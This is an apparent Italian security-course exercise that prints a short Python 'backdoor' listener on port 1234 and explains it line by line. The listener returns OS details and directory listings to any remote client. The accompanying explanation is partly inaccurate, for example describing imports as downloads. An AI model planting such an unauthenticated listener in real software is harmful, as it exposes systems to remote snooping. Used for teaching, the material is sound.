


L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor.

Inoltre spiegare cos'è una backdoor.



```
File Actions Edit View Help
GNU nano 6.0 backdoor.py
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

3

Questo codice serve a sottrarre informazioni dalla macchina con cui vado a comunicare o a controllarla da remoto tramite l'accesso da una porta che e' stata lasciata aperta per essere sfruttata; queste porte vengono appunto chiamate backdoor (porta sul retro) e sono vulnerabilita' usate dagli hacker per introdursi in sistemi che dovrebbero rimanere chiusi o non di facile accesso dalle quali possono rubare informazioni o inserire codice malevolo.

- Nella prima riga vengono scaricati i moduli che serviranno a far funzionare il codice, in questo caso socket, platform e os
- scrivo l'indirizzo ip e la porta sulla quale mi metto in ascolto, in questo caso e' un server
- creo il socket che mi serve per comunicare alla porta e gli specifico il tipo di protocolli a livello di rete e di trasporto, ipv4 e tcp(af\_inet, sock\_stream)
- unisco il socket all'indirizzo e alla porta(.bind)
- metto in ascolto il socket e gli do una sola connessione alla volta(.listen(1))
- faccio accettare la connessione al socket e mi faccio restituire un nuovo oggetto chiamato connection, con il quale posso comunicare con il server, e l'indirizzo ip con il quale e' collegato il socket dall'altra parte della comunicazione(.accept)
- quando comincia la connessione appare scritto "client connected" e l'ip del client
- la funzione while mette in loop l'intero ciclo
- la funzione try cerca di estrapolare 1 Kbyte di dati dalla connessione stabilita che esporta nell'oggetto data(.recv(1024))
- se per qualche motivo non dovesse riuscire allora va alla prossima iterazione di while(except:continue)
- il dato contenuto in data viene tradotto in alfabeto e se e' 1 allora viene trasmesso il tipo di macchina e di sistema operativo del server alla connessione col client tramite i metodi platform e machine dell'oggetto platform racchiusi nel nuovo oggetto tosend
- il nuovo oggetto viene codificato e inviato alla connessione stabilita(sendall)
- in caso il dato contenuto in data sia 2 allora vengono estrapolati ulteriori 1024byte
- questi nuovi dati si cercano tradurre in alfabeto e di ricavarne una lista di file attraverso il metodo listdir dell'oggetto os
- ogni file presente in lista viene stampato e si aggiunge una virgola alla fine
- in caso non sia presente una lista di file allora deve apparire "wrong path"
- la lista di file viene codificata e spedita alla connessione stabilita(sendall)
- in caso il dato contenuto in data sia 0 allora la connessione viene interrotta(.close)
- il programma attende una nuova connessione